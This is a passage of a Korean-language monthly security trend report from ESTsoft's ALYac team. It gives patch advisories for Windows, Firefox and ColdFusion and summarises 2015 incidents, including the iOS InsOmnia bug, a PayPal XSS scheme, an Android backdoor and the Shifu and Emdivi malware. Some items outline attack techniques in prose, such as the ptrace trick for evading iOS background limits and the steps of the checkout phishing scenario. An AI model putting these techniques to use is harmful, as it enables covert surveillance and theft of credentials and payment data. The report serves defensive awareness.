- 관련취약점 : 메모리 손상 취약점 ? CVE-2015-2502

- 영향 : 원격코드 실행

- 중요도 : 긴급

- 해결법

해당 시스템에 대한 마이크로소프트사의 취약점 패치 적용

- 참조사이트

영문 : <https://technet.microsoft.com/en-us/library/security/MS15-093>

한글 : <https://technet.microsoft.com/ko-kr/library/security/MS15-093>

Firefox 보안 업데이트 권고

모질라 재단에서 Firefox와 Firefox ESR에 대해 보안 업데이트 발표

- 상세정보

Firefox와 Firefox ESR에서 발생한 UAF(Use-After-Free) 취약점 (CVE-2015-4497)

Firefox와 Firefox ESR의 Add-on 기능에서 발생한 보안 우회 취약점 (CVE-2015-4498)

- 영향 받는 제품 및 버전

| 제품명 | 영향 받는 버전 | 해결 버전 |
|---------------------------------------|-------------|--------|
| FireFox | 40.0.3 이전버전 | 40.0.3 |
| Firefox ESR(Extended Support Release) | 38.2.1 이전버전 | 38.2.1 |

- 해결법

Firefox를 실행하여 메뉴버튼을 클릭하고, 도움말 클릭 후 “Firefox 정보” 선택

- Firefox 정보 창이 열리면 자동으로 업데이트를 확인하고 새버전 다운로드

- 다운로드가 완료되고 설치 준비가 완료되면 “Firefox를 지금 다시 시작” 버튼을 클릭

※ 위와 같은 방법으로 업데이트가 시작되지 않거나 완료되지 않는다면 최신 Firefox를 다운받아 재설치 권고

- 참고사이트

<https://www.us-cert.gov/ncas/current-activity/2015/08/27/Mozilla-Releases-Security-Updates-Firefox-and-Firefox-ESR>

Adobe ColdFusion 보안 업데이트 권고

Adobe사는 ColdFusion에 발생할 수 있는 정보노출 취약점을 해결한 보안 업데이트를 발표

- 상세정보

ColdFusion의 1개 취약점을 해결한 보안 업데이트 발표

- 특수하게 조작된 XML External Entities 처리 시 주요 정보가 노출될 수 있는 취약점(CVE-2015-3269)

- 해결법

ColdFusion 11

- ColdFusion 11 사용자는 <http://helpx.adobe.com/coldfusion/kb/coldfusion-11-update-6.html> 사이트에 방문하여 핫픽스 설치

ColdFusion 10

- ColdFusion 10 사용자는 <http://helpx.adobe.com/coldfusion/kb/coldfusion-10-update-17.html> 사이트에 방문하여 핫픽스 설치

- 참고사이트

<https://helpx.adobe.com/security/products/coldfusion/apsb15-21.html>

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

인섬니아 : 탈옥 되지 않은 iOS 기기의 백그라운드에서의 무한정 앱 실행

InsOmnia: Unlimited Background Time and Covert Execution on Non-Jailbroken iOS Devices

파이어아이 모바일 연구원들이 사용자가 iOS의 앱을 종료시켜 태스크 스위처(task switcher)에서도 앱이 나타나지 않는 상태에서도, 사실은 앱이 계속 무한정 실행 될 수 있는 보안 취약점을 발견하였다. 이 취약점은 어떤 iOS 어플리케이션이라도 애플의 백그라운드 제한 정책을 우회할 수 있도록 허용한다. 파이어아이는 이 취약점을 인섬니아(InsOmnia)라 명명했다.

iOS 어플리케이션은 iOS가 앱을 중단 시키기 까지, 백그라운드에서 한시적으로 실행될 수 있다. 일반적으로 이 시간 제한은 3분이다. 이 제한사항은 유저와의 상호작용의 예측 가능한 민감성을 보장하고, 앱들이 백그라운드에서 도청 되는 것을 막기 위함이다. 예를 들어, 음악 앱이 스크린에 떠 있을 경우에는 GPS 위치 및 마이크의 사용 권한이 필요한 적절한 이유가 있을 것이다. 하지만 이 앱이 백그라운드에서 실행 중일 때도 사용자의 위치를 추적하고 오디오를 녹음하기를 원하는 사용자는 아마도 거의 없을 것이다. iOS는 이러한 권한 어뷰징을 막기 위해 제한을 둔 것이다.

iOS 태스크 스위처는 최근 오픈한 앱의 리스트를 보여주는 UI이다. 유저가 홈 버튼을 눌러 앱을 닫으면, 앱은 백그라운드로 이동하며, iOS의 백그라운드 앱 관련 제한이 걸릴 대상이 된다. 또한, 사용자가 태스크 스위처에서 앱을 완전히 종료시켜버릴 수도 있다.

인섬니아 취약점은 앱이 이러한 취약점을 우회할 수 있도록 허용한다. 악성 앱이 제한 없는 시간 동안 백그라운드에서 실행 되어 유저가 알지 못한 사이에 유저의 민감 정보를 훔치는데 이 취약점이 악용될 수 있다. 훔친 민감 정보는 원격 서버로 계속적으로 보내질 수 있으며, 기기의 퍼포먼스 및 시스템의 효율성을 급격히 감소시키는데 악용 될 수도 있다. 또한 배터리를 방전시키는데도 악용될 수 있다.

이 공격은 iOS 기기를 iOS 앱이 디버깅 중이라고 믿도록 속이는 방식으로 이루어진다. 이로 인해 허용 된 백그라운드 상주 기간이 만료되었음에도, 어플리케이션이 종료 되는 것을 막을 수 있다.

iOS를 속이기 위해서 악성 어플리케이션은 ptrace에 영향을 주고, PT_TRACE_ME 요청을 처리하는 ptrace 코드를 활용하여 P_LTRACED 플래그를 set 하고, 0을 리턴한다. P_LTRACED 플래그를 세팅함으로써, 앱은 assertiond 프로세스가 악성 앱을 중단시키는 것을 막는다. 이 PT_TRACE_ME는 traced 된 프로세스가 그의 부모로부터 trace 될 것이라고 선언하기 위해 만들어낸 요청임을 기억해야 한다.

만약 이 취약점을 악용한 앱을 사용자가 태스크 스위처에서 제거한다면, 사용자는 이 앱이 완전히 종료 되었다고 믿는 상태에서도 이 앱은 백그라운드에서 계속 실행 될 수 있게 되는 것이다.

애플 보안 팀은 해당 취약점이 iOS 8.4.1에서 이미 수정 된 상태라고 밝혔다.

출처 : http://www.fireeye.com/blog/threat-research/2015/08/insOmnia_unlimited.html

페이팔 취약점, 해커들이 당신의 돈을 모두 훔쳐갈 수 있도록 허용

PayPal Vulnerability Allows Hackers to Steal All Your Money

페이팔에서 공격자가 사용자의 로그인 크리덴셜 및 암호화 되지 않은 형태의 신용카드 정보를 훔쳐갈 수 있도록 허용하는 심각한 보안 취약점이 발견 되었다.

이집트의 연구원인 Ebrahim Hegazy는 페이팔의 Secure Payments 도메인에서 Stored XSS 취약점을 발견했다.

이 도메인은 어떤 온라인 쇼핑 웹사이트에서든 물건을 구매할 때 안전한 온라인 대금지불을 위한 것이다. 이는 구매자들이 민감 정보를 저장하지 않고도 지불 카드나 페이팔 계정을 사용하여 결제할 수 있도록 해 준다.

하지만, 해커들이 해킹을 목적으로 한 온라인 스토어를 만들거나, 정식 쇼핑 웹사이트를 해킹하여 사용자가 개인정보 및 금융 정보를 넘기도록 속이는 것이 가능하다.

Hegazy는 자신의 블로그에 공격 시나리오를 공개했다.

1. 공격자가 가짜 쇼핑 사이트나 정식 쇼핑 사이트를 해킹하여 제어권을 얻는다.
2. "CheckOut" 버튼을 XSS 취약점을 악용하도록 설계 된 URL로 변조한다.
3. 페이팔 유저가 악성 쇼핑 사이트를 브라우징 후 PayPal을 통한 결제를 위해 "CheckOut" 버튼을 클릭하면, Secure Payment 페이지로 이동한다.
4. 하지만 실제로는 피싱 페이지가 표시되며, 사용자들은 결제를 완료하기 위해 지불 카드 정보를 입력을 요구 받을 것이다.
5. 이 후 Submit Payment 버튼을 누르게 되면, 사용자들은 구매하고자 하는 물건의 가격 만큼이 아닌 공격자가 원하는 만큼의 돈을 지불하게 될 것이다.

Hegazy는 6월 19일 이 취약점에 대해 페이팔에 제보했으며, 페이팔은 2달 후인 8월 25일에 이를 수정하였다. Hegazy는 페이팔의 XSS 취약점 버그바운티 최대 금액인 \$750을 받았다.

돌핀, 머큐리 안드로이드 브라우저에서 취약점 발견

Vulnerabilities Identified in Dolphin, Mercury Android Browsers

안드로이드용 브라우저인 돌핀(Dolphin)과 머큐리(Mercury)에서 원격 코드 실행이나 임의의 읽기/쓰기 접근이 가능한 취약점이 발견 되었다. 공격자가 사용자와 동일한 공유 네트워크 환경에 있을 경우, 사용자가 브라우저의 새로운 테마를 다운로드 및 적용 시킬 때 공격자가 이 돌핀 취약점을 악용할 수 있게 된다.

이 취약점을 발견한 Rotlogix는 약간의 역설계(reverse engineering)를 통하여, 돌핀이 테마 파일의 압축을 해제하고 이를 적용하는 기능이 있다는 것을 알아냈다. 하지만 Rotlogix는 다운로드 트래픽을 프록싱 함으로써 그가 변조한 테마를 주입하여, 브라우저의 데이터 디렉토리에 임의의 쓰기 접근이 가능하다는 것을 발견했다. 또한 일단 접근에 성공하면 이미 브라우저에 존재하는 라이브러리를 덮어쓰기 하여 "완전한 코드 실행"이 가능하다는 것도 발견하였다.

Roxlogix는 블로그를 통해 이 취약점을 지난 금요일 공개하였으며, 돌핀의 개발자들도 이 이슈를 인지한 상태이며, 업데이트를 준비 중이라고 밝혔다.

또한 iLegendSoft Inc.가 개발한 안드로이드 브라우저인 머큐리에서는 불안정한 URI 스키마 및 경로 조작(Path Traversal) 취약점이 발견 되었다. 머큐리의 버그는 주로 WiFi 트랜스퍼 기능에 존재한다. 공격자는 악성 HTML페이지를 통해 프라이빗 액티비티를 수행할 수 있게 된다. Rotlogix는 이 취약점을 악용하여 머큐리의 데이터 디렉토리를 읽을 수 있을 뿐만 아니라, 브라우저 디렉토리 내의 특정 파일들을 다운로드 및 업로드, 덮어쓰기까지 가능하다고 밝혔다.

2. 중국

Damai 홈페이지에서 600만명의 계정정보가 유출되었다.

大麦网600多万用户账号密码泄露 数据已被售卖

damai 홈페이지에 취약점이 존재하여, 약 600여만개의 계정정보가 유출된 것으로 확인되었으며, 해당 DB들은 이미 악의적인 사용자들에게 판매된 것으로 확인되었다.

화이트 해커는 damai홈페이지의 DB가 해커 커뮤니티에서 공개적으로 판매되는 것을 확인하였으며, 유출된 정보들로 확인해본 결과 로그인 가능한 실제 DB였다.

현재 damai홈페이지의 취약점은 이미 damai측에 전달되었으며, 패치를 기다리고 있다. 또한 화이트해커는 추가적인 피해를 막기 위하여 사용자들에게 비밀번호 변경을 권고하는 공지를 띄우기를 건의하였다.

damai홈페이지의 정보 유출은 이번이 처음이 아니다.

2014년 3월, 회원 DB유출

2014년 6월, 서버 취약점으로 인하여 약 770만명의 사용자 DB유출

2015년 8월, 600만명의 사용자 DB가 유출되었다.

1년 반이라는 시간 동안 DB유출 사건이 있었으며, 이는 damai측이 사용자 DB에 충분한 보안조치를 취하지 않고 있다는 것이다.

출처 : <http://tech.163.com/15/0827/13/B21EP8UA000915BF.html>


중국을 타겟으로 하는 안드로이드 악성코드를 발견!

一个针对中国用户的安卓木马

최근 Doctor web은 탐지명 Android.Backdoor.260.origin인 안드로이드 악성코드를 발견하였다.

해당 악성코드는 중국 사용자들 사이에서 퍼지고 있으며, 감염 후에는 사용자 디바이스를 감시한다. 공격자는 해당 악성코드를 이용하여 문자메세지, 통화기록, GPS 정보 등을 얻을 수 있으며, 화면을 캡처할 수도 있다. 또한 사용자가 입력하는 모든 데이터를 가로챌 수도 있다. 해당 악성코드는 AndroidUpdate 라는 이름으로 퍼지고 있다.

해당 악성코드는 중국 사용자들 사이에서 퍼지고 있으며, 감염 후에는 사용자 디바이스를 감시한다. 공격자는 해당 악성코드를 이용하여 문자메세지, 통화기록, GPS 정보 등을 얻을 수 있으며, 화면을 캡처할 수도 있다. 또한 사용자가 입력하는 모든 데이터를 가로챌 수도 있다. 해당 악성코드는 AndroidUpdate 라는 이름으로 퍼지고 있다.



Android.Backdoor.260.origin 악성코드는 비교적 복잡한 모듈화 구조를 갖고 있으며, 주요 악성기능은 악성 패키지 안에 모듈 형태로 포함되어 있다. 맨 처음 실행하였을 때 채증한 악성모듈들은 아래와 같다.

- super
- detect
- liblocSDK4b.so
- libnativeLoad.so
- libPowerDetect.cy.so
- 1.dat
- libstay2.so
- libsleep4.so
- substrate_signed.apk
- cInstall

감염이 되면 악성코드는 root권한으로 이진수의 cInstall문서를 실행한다. 만약 실행이 성공하면, 악성모듈은 앞에서 추출하였던 문서들은 시스템 문서 중에 삽입한다. 그 후 사용자 몰래 Substrate 툴을 설치한다. 해당 툴은 원래 앱 프로세스의 기능을 확장하는 기능을 갖고 있지만, 악성 앱에 의하여 사용자가 입력하는 정보들을 탈취하는데 사용된다. 만약 해당 앱이 root권한을 얻지 못했을 때에는, 위에 서술한 악성행위들이 이루어 지지 않는다.

만약 모든 모듈들이 설치 완료되면, Android.Backdoor.260.origin 악성코드는 바로가기 아이콘을 삭제한 후 PowerDetectService 악성서비스를 시작한다. 해당 서비스는 libnativeLoad.so와Substrate 이름으로 동작하는 악성 모듈이다. 실제로 해당 툴들은 악성 프로그램이 아니며, Google Play에서 다운받을 수 있는 정상 프로그램이다. 하지만 공격자가 해당 앱 들을 임의로 수정한 후, 수정한 버전을 Android.Backdoor.260.origin에 삽입해 놓은 것이다. 그렇기 때문에, 해당 툴은 사용자 입장에서 바라보면 위험성을 내포하고 있는 것이다.

libnativeLoad.so 파일은 “detect”문서를 실행한다. detect문서는 1.dat 모듈을 구동하며, 1.dat 모듈은 libsleep4.so 및 libstay2.so를 활성화 시킨다. Libsleep4.so는 화면 캡처 및 사용자 입력정보를 스니핑하며, libstay2.so는 주소록과 문자, QQ 정보를 탈취한다.

1.dat모듈은 C&C서버와 통신하여 명령을 하달 받는 역할을 하기도 한다.

출처 : http://security.zdnet.com.cn/security_zone/2015/0831/3060397.shtml

3. 일본

스피어 피싱 이메일 'Emdivi' 열람으로 JR홋카이도 업무용PC 7대가 바이러스감염

JR北海道で業務用PC7台がウイルス感染、標的型メール「Emdivi」開封で

홋카이도여객철도(이하 JR홋카이도)는 2015년8월28일, 업무용PC가 스피어 피싱 메일에 의한 사이버공격을 받아서 7대가 악성코드(바이러스)에 감염된 사실을 발표했다. 추가 피해확대를 막기 위해서 8월31일 시점에서 사내에서 사외로의 인터넷접속제한을 계속하고 있다.

현재까지는 아직 개인정보가 유출된 흔적은 없으며, 열차운행에 관한 시스템에 영향도 없다고 밝혔다.

JR홋카이도의 설명에 따르면 8월11일에 사내 직원 2명의 앞으로 외부에서 스피어 피싱 메일이 도착했는데, 그 중 1명이 첨부파일을 열어서 PC가 악성코드에 감염되었다. '상세한 사실은 명확하지 않지만 그 부서의 담당자라면 업무상 열지 않을 수 없는 내용이었다'라고 하였다.

다음날 12일에 외부기관에서 '외부의 수상한 서버로의 접속이 확인되었다'라는 연락이 있어서 사이버공격을 당했을 가능성을 인지하였으며, 13일에 대책본부를 설치하고 다른 PC도 포함하여 악성코드감염상황을 조사한 결과, 최초의 PC를 포함한 총7대가 감염된 것을 확인하였다. 이 PC들은 네트워크에서 분리한 다음 외부 전문기관에 분석을 의뢰했다.

분석 결과, 스피어 피싱 메일을 연 최초의 1대의 PC는 'Emdivi(엠디비)'라고 불리는 악성코드에 감염된 것을 확인하였다. Emdivi는 나가노현 우에다(長野県上田)시와 와세다대학 등 일본조직에 가해진 사이버공격에서 종종 사용되고 있다.

최초 감염 PC가 C&C 서버와의 통신을 통하여 타 부서의 PC를 포함한 6대를 감염시켰다고 보고 있다. C&C서버와의 통신으로 내부정보가 유출될 가능성이 있기 때문에 JR홋카이도는 8월18일 저녁 무렵부터 업무용PC에서의 인터넷 접속 기능 페이지를 필요 최소한으로 한정하는 조치를 취했다.

이 조치는 31일 시점에서 계속되고 있다. 감사관청 등을 포함한 업무상 필요한 소수의 '화이트리스트'에 해당하는 Web사이트에는 접속 가능하지만 그 이외의 많은 Web사이트 접속은 제한하고 있다.

8월27일까지 전 사원을 대상으로 첨부파일이 첨부된 메일을 열 때 주의점 등 보안교육을 철저히시켰다. 현시점에서는 개인정보가 유출된 흔적은 없지만 정보유출이 없었는지 여부의 확인도 포함해서 조사를 계속하고 있다. 새로운 사실이 판명된 경우는 조속히 공표한다고 한다.

출처 : <http://itpro.nikkeibp.co.jp/atcl/news/15/083102805/?ST=security>


은행정보를 노리는 새로운 악성코드의 출현, 일본의 14개 은행이 표적

銀行情報を狙う新手のマルウェア出現、日本の14行が標的

일본의 은행을 주된 표적으로 한 새로운 수법의 악성코드가 유포되고 있다.

미국의 IBM의 보안연구부문 X-Force는 이 악성코드를 'Shifu(쉬푸)'라고 명명했으며, 고도의 기능을 가지고 있다는 사실을 밝혔다.

X-Force의 8월31일 블로그에 따르면 Shifu는 2015년 4월경부터 활발히 활동 중이며, 일본의 14개 은행을 타겟으로 활동하고 있다고 하였다. 또한 자세히 분석한 결과, 은행정보를 노리는 다른 악성코드에서 유출된 소스코드를 조합하여 매우 고도의 기능이 포함되어 있다고 하였다.



[Shifu가 타겟으로 하고 있는 지역]

Shifu의 명칭은 도둑을 의미하는 영어단어 'thief'의 일본어발음에 연유하여 지어졌다고 한다.

Shifu는 감염 기기의 입력정보를 기록하여 계정정보를 탈취하며, 온라인 뱅킹 앱에 사용되는 증명서나 인증토큰을 탈취하는 기능을 포함하고 있어 사용자들의 추가 피해 우려가 있다. 또한 스마트카드가 사용되고 있는 경우는 카드를 해석해서 데이터를 빼내는 것도 가능하다고 한다.

더 나아가서는 POS단말도 공격대상이 되어 감염된 단말을 스캔하여 POS단말로 판명된 경우는 메모리추출용 플러그인을 실행시켜 결제카드의 데이터를 수집한다.

또한 감염 기기를 상시 감시하여, 수상한 파일의 인스톨을 저지하여 다른 악성코드가 감염 기기에 추가로 설치되는 것을 방해한다.

해당 악성코드는 러시아에서 제작된 것으로 추정 되지만, 제작자가 출처를 감추고자 했을 가능성도 있을 것이라고 예상하고 있다.

출처 : <http://www.itmedia.co.jp/enterprise/articles/1509/02/news052.html>

알약 9월 보안동향보고서

Contact us

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr